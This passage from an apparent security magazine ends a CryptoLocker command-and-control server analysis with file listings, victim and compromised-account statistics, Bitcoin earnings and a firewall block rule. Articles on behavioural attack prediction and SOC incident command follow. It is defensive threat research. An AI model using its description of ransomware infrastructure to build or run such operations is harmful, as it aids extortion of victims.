IT.txt	16-Oct-2014 08:25	42K	
IT_smtp.txt	04-Nov-2014 04:12	13K	
PL_smtp.txt	20-Oct-2014 10:45	258	
RU.txt	15-Oct-2014 20:22	248	
RU_smtp.txt	25-Oct-2014 04:41	248	
US_smtp.txt	19-Oct-2014 15:30	124	
smtp.zip	21-Oct-2014 04:08	16K	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080







Figure 24. smtp section for the botnet 12

USER FOLDER DETAILS

Based on the system language and geo-location the malware is redirecting the user to the ransom-page for the payment designed on their language.

The HTML file are the templates used buy the php user pages to select the different languages.

Index of /data/templates/user/GB

Name	Last modified	Size	Description
 Parent Directory		-	
 buy.html	02-Oct-2014 09:32	43K	
 decrypt.html	02-Oct-2014 07:09	53K	
 faq.html	02-Oct-2014 09:02	56K	
 feedback.html	02-Oct-2014 07:10	58K	
 info.php	11-Sep-2014 03:50	1.3K	
















Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figure 25. Template for the UK targets

SOURCE CODE OF THE C&C SERVER

Inside the “INC” folder we found the full source code of the CryptoLocker C&C Server.

Index of /inc

Name	Last modified	Size	Description
 Parent Directory		-	
 btc_currency_parser.php	16-Oct-2014 09:15	566	
 btc_payment_parser.php	02-Sep-2014 05:04	533	
 misc.php	30-Oct-2014 10:38	2.9K	
 phpseclib/	13-Oct-2014 07:41	-	
 rack_admin.php	30-Oct-2014 10:50	22K	
 rack_cfg.php	13-Oct-2014 07:32	1.0K	
 rack_db.php	16-Oct-2014 08:45	31K	
 rack_decryptor.php	15-Sep-2014 06:48	2.7K	
 rack_decryptor_software.php	15-Sep-2014 07:24	767	
 rack_err.php	09-Sep-2014 05:03	1.0K	
 rack_misc.php	09-Sep-2014 02:58	386	
 rack_payment.php	16-Oct-2014 09:42	15K	
 rack_ransom_page.php	11-Sep-2014 06:15	2.1K	
 rack_req.php	13-Oct-2014 08:34	2.3K	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figure 26. Cryptolocker source files

This is the “heart” of the malware. This code is used to encrypt, decrypt, transfer money and save into a DB all the grabbed informations.

STATISTICS

During our analysis of the C&C server we found the mail targeted by the CryptoLocker malware. The spreading process is performed by compromised SMTP account from different countries. In many cases there are also government and public institutions email and password. Below there is a statistical analysis about these data divided by botnets.




Figure 27. Botnet 11 mail numbers

The first botnet is mainly focused on four different countries:

- Spain (2580 email)
- United Kingdom (37138 email)
- Italy (9689 email)
- Netherland (9299 email)




Figure 28. Botnet 12 mail numbers

The second one is targeting more countries worldwide, but the main goals are the same countries of the first plus North Carolina.

The third one is pretty focused on Italy and Netherland where the attack is compromising a lot of industries and companies machine.




Figure 29. Botnet 19 mail numbers

Finally the last one tries to compromise Austria, Belgian and Netherland PC.
We can resume the target countries in the graph below.




Figure 30. Botnet 20 mail numbers

During the analysis we found also the SMTP accounts used by attackers to spread the malware world-wide. Below a resume of compromised mail found inside the C&C.

Table 2 Compromised SMTP accounts

	AU	ES	FR	GB	ID	HU	IN	IT	NL	NZ
11								126		
12	3	226	1	2	1	2	1			
13	355		3	2					591	3
15										

We can resume these data in a pie chart with the targeted countries. More of the compromised mail are from Austria, Italy, UK, Netherland and Spain, but also from some state in USA.




Figure 31. Most target countries

FINANCE IMPACT OF THE CRYPTOLOCKER

How a Ransomware CryptLocker can make you rich?

The right answer is “a lot”. During the analysis we found the main Bitcoin ID where the attackers receive the money from the infected users. The attackers reached 64.561.58 \$ until now in this wallet, but they are distributing the BTC around other sub-account on every transaction.




Figure 32. Bitcoin attacker ID on Blockchain

Here is a sample of the BTC-splitting in different sub-account




Figure 33. Other attackers account

We can estimate revenue of million dollars based on the target numbers.

REMEDIATION

To avoid a Cryptolocker infection you must keep antivirus up to date. Every day there is a new variant of this malware spreading in very different way. Pay attention on the attachments in suspicious mail (doc, xls, pdf, zip, exe and so on).

To detect the ransomware you can instruct firewall to avoid connections from 46.161.30.1/24.

APPENDIX A

This article is mainly focused on the C&C server used by the new Cryptolocker malware. If you want to know more about the Cryptolocker malware analyses follow this links:

- <http://www.isightpartners.com/2014/08/analysis-torrentlocker-new-strain-malware-using-components-cryptolocker-cryptowall/>
- <http://www.bleepingcomputer.com/forums/t/549016/torrentlocker-support-and-discussion-thread-cryptolocker-copycat/>

ABOUT THE AUTHORS

Davide Cioccia

MSc Computer Engineering Degree. Security Developer focused on Cyber Security Intelligence, Malware analysis, Anti-fraud systems. Microsoft certified. Currently holding a Security Consultant position.

E-Mail: davide.cioccia@live.it

Twitter: <https://twitter.com/david107>

LinkedIn: <https://www.linkedin.com/in/davidecioccia>

Senad Aruch

Multiple Certified ISMS Professional with 10-year background in: IT Security, IDS and IPS, SIEM, SOC, Network Forensics, Malware Analyses, ISMS and RISK, Ethical Hacking, Vulnerability Management, Anti Fraud and Cyber Security. Currently holding a Senior Lead position.

E-Mail: senad.aruc@gmail.com

Blog: www.senadaruc.com

Twitter: <https://twitter.com/senadaruch>

LinkedIn: <https://www.linkedin.com/in/senadaruc>

PREDICTING THE NEXT WAVE OF ATTACKS:

HOW BEHAVIOURAL MODELS MIGHT AUGMENT CURRENT THREAT ANALYSIS TECHNIQUES

by Anthony Caldwell and Ronan Dunne

It is our social need for more interconnectedness, for education, for financial and business transactions which has led to the explosive growth in the number of users online, indeed recent statistics suggest that approximately one-third of the global population now uses the Internet (Internet Live Stats, 2014). Concordantly, the opportunities for the hacker to expose a private citizen or indeed a corporate entity to risk have also grown.

What you will learn

- Behavioural models applied to forensic data may be valuable.

What you will know

- Behavioural factors have the power to predict future intentions.

Recent governmental reports from the UK indicated that 93 percent of large organisations have had a security breach in the previous year incurring costs of the order of billions of pounds per annum and increasing (GovUK, 2013). Attacks on US retailer Target (Riley et al., 2014), eBay (Finkel et al., 2014) and the most high profile of all, the Heartbleed vulnerability in OpenSSL (Sullivan, 2014) demonstrate that security is no longer the purview of the security professional, it is part of the mainstream consciousness. Security practitioners recommend layered approaches to defense, technological safeguards and security awareness programs collectively termed 'defense in depth' however evidence suggests that despite this, sophisticated targeted attacks still persist. Security practitioners frequently have to analyse patterns in network traffic so that patterns of attack so that proactive may steps may be taken to mitigate against further intrusion. Traffic analysis is the process of intercepting and examining messages in order to deduce information from patterns in communication.

ANALYSING NETWORK TRAFFIC

The analysis of network traffic is essentially an inferential technique in which the security analyst uses network sniffing tools to capture packets in real time then infer from this data what may be occurring. Essentially, the data is analysed by a security expert to ascertain if an attack signature is in progress. The then takes steps to trace back where the attack originates and implement fixes to prevent further exposure. The standard tool used is

Wireshark, a network analysis tool which captures packets in real time and allowing the security expert to inspect individual packets. Packets are exchanged via the Transmission Control Protocol (TCP) three-way handshake. Three messages are exchanged often referred to as “SYN-SYN-ACK” referring to the SYN, SYN-ACK, ACK sequence of the handshake used in negotiating a TCP session between two computers. Figure 1 below shows some standard Wireshark output.

No.	Time	Source	Destination	Protocol	Length	Info
30	341.202741	10.129.102.1	10.129.102.3	TCP	60	61 brvread > netbios-ssn [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1
31	341.202871	10.129.102.3	10.129.102.1	TCP	60	61 ansyslm > netbios-ssn [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1
32	341.202714	10.129.102.1	10.129.102.3	TCP	60	61 vfo > netbios-ssn [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1
33	341.202790	10.129.102.1	10.129.102.3	TCP	60	61 starttran > netbios-ssn [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1

Figure 1. Wireshark output (Dunne, 2014)

As successful as this approach is when observing network traffic, it is another matter entirely to detect an attack pattern while reviewing this data. For example, network discovery and fingerprinting tools such as Nmap, NetScanTools and Xprobe can send illegally-formed Internet Control Message Protocol (ICMP) echo request packets to the target host. The responses received can be used to identify the application in use and depending on the number of these requests, could also be a precursor of a Distributed Denial of Service (DDoS). The intrusion detection system (IDS) is the most commonly used tool to cross reference the attack signature with known patterns and then report or is used to detect anomalies in traffic which may be indicative of malicious behaviour.

INTRUSION DETECTION

Detecting intrusions such as the DDoS above requires a combination of knowledge-based approaches (using signatures) and behaviour-based approaches (using anomalies). By applying research accumulated regarding specific attacks and system vulnerabilities a knowledge-based approach is taken and a 'signature' for an attack is created. This is dependent of course on the depth and accuracy of knowledge loaded into the IDS. Behavior-based intrusions are based on deviations from normal or expected behaviour of the system or changes in the actions of users (an anomaly) however higher false alarms are often a risk (Debar, 2014; Farshchi, 2014).

NEXT GEN FIREWALLS AND TECHNIQUES

Traditional firewalls are limited. They don't inspect the data payload of network packets and lack the ability to distinguish one type of network traffic from another (Erdheim, 2013). Next generation firewalls (NGFW) attempt to solve this by becoming 'application aware' using deep packet inspection techniques to examine traffic for signatures of exploits, vulnerabilities, viruses and malware. However, it would be misleading to say that signatures or anomalies represent the current and future pattern for a particular attack, therefore signature and knowledge based analyses, while practical and worthwhile real-time exercises, may be enhanced via the investigation of relevant behavioural parameters and may allow the security professional to predict attacks.

PREDICTING ATTACKS

Powerful inferential statistics are available which are aimed at prediction rather than real-time analysis such as structural equation modeling, path analysis and factor analysis. To try to understand and potentially predict the motivation or attitude of the hacker, behavioural models from psychological research may be of some value. To begin, the theory of reasoned action relates attitudes to behaviours. As Axelrod and Iliev (2013) point out, knowing when to use a resource to exploit a vulnerability is a matter of choice which requires a behaviour to be engaged therefore an understanding of behaviour becomes significant in attack prediction.

BEHAVIOUR

Evolving from the theory of reasoned action (Fishbein and Ajzen, 1975), the theory of planned behavior (Ajzen, 1991) introduced factors relating to attitudes and the ability to predict behaviours. In simple terms, the greater the intention to engage in a behaviour, the more likely it is that the behaviour will be performed.




Figure 2. The theory of reasoned action




Figure 3. The theory of planned behaviour

Recent research by Caldwell and McGarvey (2012) noted that attitude-behaviour models have some value when analyzing the impact of factors which may trigger behaviours in end users to deal with a cyberthreat. Surprising results from this survey suggested that end users' intentions are not significantly mediated by their attitudes, perceived abilities to prevent threats or perceptions of their peer group.




Figure 4. Modified model to test user behaviour in response to cyberthreats.

The sample surveyed in Caldwell and McGarvey's (2012) research was limited to a random sample. However, a further survey specifically targeted towards hackers may reveal important information as regards their attitude towards attacks which lead to subsequent intentions. This would allow behavioural signatures to be enhanced by psychological factors also. The combination of psychological factors with signature and anomaly based techniques allow the security professional to develop models aimed at predicting a future attack with a certain degree of statistical accuracy. While it is true that models only represent a limited reflection of reality, progressive research into the psychological drivers of attacks introduce a new dimension to the analysis of threats beyond the technical.

CONCLUSION

Given the volume of data being transferred between applications, analyzing this data is complex and time consuming. Limitations in IDS and NGFW suggest that despite technological enhancements, while laudable in their own right, augmentations to the defense in depth strategy which take psychological factors into consideration may be the next evolution of the security practitioners' toolkit.

REFERENCES

- Ajzen, I., 'The Theory of Planned Behavior', Organizational Behavior and Human Decision Processes 50, 1991, pp. 179-211.
- Axelrod, R., Iliev, R., 'Timing of Cyberconflict', Proceedings of the National Academy of Sciences of the United States of America PNAS, Proceedings of the National Academy of Sciences, Vol. 111, No. 4, pp.1298-1303.
- Caldwell, A., McGarvey, J., (2012). Modeling User Behaviour in Response to Cyberthreats. Signals and Systems Conference (ISSC 2013), 24th IET Irish.
- Fishbein, M., Ajzen, I., 'Belief, attitude, intention and behavior: An introduction to theory and research.', Reading, MA: Addison-Wesley, 1975.
- Debar, H., (2014) "What is knowledge-based intrusion detection?" In: Intrusion Detection FAQ. Available at, http://www.sans.org/resources/idfaq/knowledge_based.php, retrieved 22/10/2014
- Debar, H., (2014) "What is behaviour-based intrusion detection?" In: Intrusion Detection FAQ. Available at, http://www.sans.org/security-resources/idfaq/behavior_based.php, retrieved 22/10/2014
- Dunne, R., (2014). WireShark – Examining Network Traffic to/from Bot-Infected Host. Available at <http://dunnesec.com/category/network/wireshark-examining-network-traffic-tofrom-bot-infected-host/>, retrieved 01/10/2014.
- Erdheim, S., (2013). Deployment and management with next-generation firewalls. Network Security, Volume 2013, Issue 10, October 2013, pp. 8-12.
- Farischi, J., (2014) "Intrusion Detection FAQ: Statistical based approach to Intrusion Detection" Available at http://www.sans.org/resources/idfaq/knowledge_based.php, retrieved 22/10/2014.
- Hodges, J., Jackson, C. Barth, A. (2014). Internet Engineering Task Force (IETF) Request for Comments: 6797. Available at <http://www.rfc-editor.org/info/rfc6797>, retrieved 10/06/2014
- Northcutt, S., (2014). Traffic Analysis. Available at <http://www.sans.edu/research/security-laboratory/article/traffic-analysis>, retrieved 14/10/2014.
- Portswigger Web Security (2014). Burp Suite. Available at <http://portswigger.net/burp/>, retrieved 10/09/2014.
- OWASP (2014). Zed Attack Proxy Project. Available at https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project, retrieved 18/09/2014

ABOUT THE AUTHORS

Anthony Caldwell

Anthony Caldwell holds an MSc in Experimental Physics, an MPhil in Information Systems Research, is currently engaged in PhD research in science education, is SSCP certified, works as an application security engineer and independent security researcher. Has published work on the area of modeling user behaviour in response to cyberthreats using structural equation modeling techniques, the ZED attack proxy and web application security.

Ronan Dunne

Ronan Dunne is a graduate in Computer Security and Digital Forensics, SSCP certified and in the process of completing his MSc in Systems and Software Security. Currently working as an Application Security Engineer for a fortune 500 company.

OPERATIONAL LEVEL OF DEFENSE

by Filip Nowak

Security operations is subject to constraints, limitations and constant task reprioritization. This is especially true when developing *Security Operations Center* (SOC), shifting between initial levels of maturity and finding out what really slows down the effectiveness of the primary objectives. There is a common belief, that the technology and the “new version of software” will solve all such issues once and for all, closing the dilemma between security capabilities and processing power. The next generation of a security appliance may address some types of new emerging threats and defense methodology appears to be a game changer.

What you will learn

- how to differentiate tactical and operational levels of security
- what is the concept of unity of command
- how to use known techniques to build better operations

What you should know:

- what is the mission of security operations center
- what is an incident response process
- understand common intrusion detection methods

Some believe that having a team of talented SOC analysts operating under a defined process may be the force multiplier, while others try to re-search the perfect detection rule to catch the targeted attacks. Like the name (security operations center) or more broadly (central control room operations) suggests, these operations units suffer from (operations') diseases. The question remains: are we operational, and good enough in operations?

THE STORY

In the time of crisis, nobody knows what is really going on and everyone is trying to find that out, at any price. Some incident responders may overreact and lose the ability to act and think clearly. Others can stand down and stop responding, due to stressful situation. This leads to lack of information provided to the leader, who cannot make a decision and loses control. The ‘fog of war’ briefly described above is simply the ambiguity in situational awareness experienced by personnel in incident response operations. It is caused by a number of factors, such as: disinformation on operational level, incomplete tactical knowledge, inaccurate data, lack of procedures and protocols, delays in receiving intelligence, issues with passing orders and friction. More experienced security personnel know how to behave in such occurrences, but without a plan and disciplined responders, one cannot bring the control back and still be effective with threat containment. Even if the security event is analyzed and the threat remediated, it does not really mean that the adversaries’ campaign is over and will never happen again. Without coordination

and correlation of those security events and responses, a SOC is not capable of tracking and engaging the intruders. It becomes apparent that the operational level of defense is the focal point of incident management and bring together tactical tasks such as analyzing events, modifying detection rules and documenting findings to one place, enabling one to accomplish the main strategic objectives.

INTRODUCTION

Modern military theory divides warfare into strategic, operational and tactical levels. In cyber defense realm strategy is all about planning, general commands and decisions to determine security objectives. On the operation level these are security division design and built-in defenses. This task is split into technology, support and processes. On the other side of the fence, the adversaries plan their campaigns, build their capabilities and collect intelligence. The tactical level is connected with maneuvers and engagements between malicious actors and network defenders. Tactical level is operated by SOC, and this is where most of today's cyber defense attention is focused. Having the capabilities of analyzing number of security events is a key, but building and tracking campaigns is critical, and keeps the bad guys one step further from the crown jewels. Acting and building defensive capabilities at the operational level increases overall defense effectiveness and gives opportunity to be prepared for the next cyber maneuvers. First step in preparing operational level of defense is to define and construct the focal point of security.

INCIDENT COMMAND SYSTEM

The incident management system (or command system) is a model tool for command, control and coordination during the incident – originally developed by the fire service for managing complex wild land fires.

According to the Excellence in Disaster Management & Humanitarian Assistance, the *Incident Command System (ICS)* is a set of personnel, policies, procedures, facilities, and equipment, integrated into a common organizational structure designed to improve emergency response operations of all types and complexities. Therefore, it stabilizes the incident, improves efficiency and effectiveness to incident.

The ICS model can be used for small events, but can be also applied for larger incidents and disasters, that require shift changes, multiple teams and supervisors. The abovementioned framework includes several sections, such as planning or operations, and is composted with multiple critical ideas. For the purposes of this article, only the most important concepts will be presented and transferred to security incident response process in the SOC realm.

CENTER OF GRAVITY (COG)

The CoG is a form of focal point for incident management and is constructed onto the ICS model. On the operational level of defense, the focal point – or the center of gravity – is maintained by the Incident Commander (IC). This is the centralizing function that holds the power over the incident command system, gives the directions, commands and shares knowledge. The IC organizes power from the following sources: event analysts' findings, security analysis findings, threat intelligence, tactical maneuvers, procedures and protocols.

What needs to be mentioned, is that the incident command system establishes the mission for SOC, which has to be clearly understood and obeyed by participants. Very often SOC personnel are incorrectly involved in administration, system maintenance, operations (do not confuse this with tactical actions), or any other tasks, that are not the primary objectives of cyber defense structure and waste a lot of time and energy.

Each security incident ends with «post-incident» actions. Apart from security, documentation and system related changes, team has to perform «lesson learned» information and evaluate current processes, procedures and state of skills or knowledge.

The abovementioned main issues for a SOC are divided further into the following categories:

- coordination, communication, shifts turnovers, incident response, escalation
- tasks prioritization, responsibilities, job description, motivation
- knowledge transition, lesson learned, discipline and morale

The CoG addresses these issues using the following mechanisms: unity of command, division of work, and lessons. Of course, there are a number of other cases that need to be improved, but this article

focuses on the operational level of incident management. What should be mentioned is the idea that the CoG presents the main mission of the SOC team. In this perspective, the Center of Gravity for the intrusion detection team is security monitoring, detection and initial response.

UNITY OF COMMAND

This term, as well as the 'CoG' and 'fog of war' is the concept taken from military theory and one of basics ideas behind the ICS. The Unity of Command can be easily described using the following principle: *each individual participating in the security operation reports to only one supervisor*. In other words, an employee must not have many bosses or superiors. If one has to work under the effect of commands from many managers or leaders, it creates confusion, disorder, lack of discipline, lost control, bad productivity, longer mean-time-to-know and dilemma. The reader may imagine the situation, when the higher manager issues an order directly to workers bypassing several levels of management or choosing incorrect *Unity of Command*. In such situations it is unclear who is in command, if the situational awareness is complete and accurate, and how to follow procedures. The situation awareness might be better on the higher levels of command, but when poorly transferred, it is useless and can be perceived as untrustworthy with low fidelity. This clearly leads to ineffective incident response.




Figure 1. Unity of Command explained

Advantages of the Unity of Command:

- accountability
- stronger team work; better shift turnovers, good communication in virtual teams
- productivity, eliminating wastes
- better situation awareness: accurate, complete and up-to-the-minute
- improved flow of information
- decrease in mistakes
- help with coordination and operational efforts
- discipline
- avoiding duplication of work between teams in organization
- positive attitude among organization, higher morale
- help in decision-making process

It is obvious that by enabling clear and easily understood Unity of Command, the management and operational efforts during an incident begin to be efficient. In a SOC environment each event analyst team has to have a team leader. Team leaders are accountable for shift turnovers, escalations, task distribution, decisions, and day-to-day routine. They can be first responders and act as Incident Commanders. If a senior leader is available during the incident – and poses appropriate situational awareness – they take control over the response and coordinate work of multiple teams and sections. Even having strong and trusted structure, no one can really get the work done without plans, procedures, scripts and some sort of documents.

INCIDENT ACTION PLANS

Understanding incident response process (incident action plan) is paramount for proper threat containment and shorter mean time to remediate. Responders should know exactly what is their responsibility, scope of actions and assigned tasks. Moreover, everyone needs to know the unity of command and understand their own position in the hierarchy. Procedures should describe what is the escalation path, who should be informed, what tactical actions should be performed etc. The author finds the documentation as the most important part of the incident response process. During the ongoing incident, it is crucial to document tactical findings and inform other engaged individuals about progress or status. What should be mentioned is the need of technological aspect of incident management – an integrated system that could maintain notes, documents or versioning. Here are some basic tips on how to construct the reports during incident:

- Use time stamps, versioning and integrity control;
- Apply 'who does what' rule;
- Describe further communication plan and mechanism;
- Present the origin of findings, update or newly discovered intelligence;
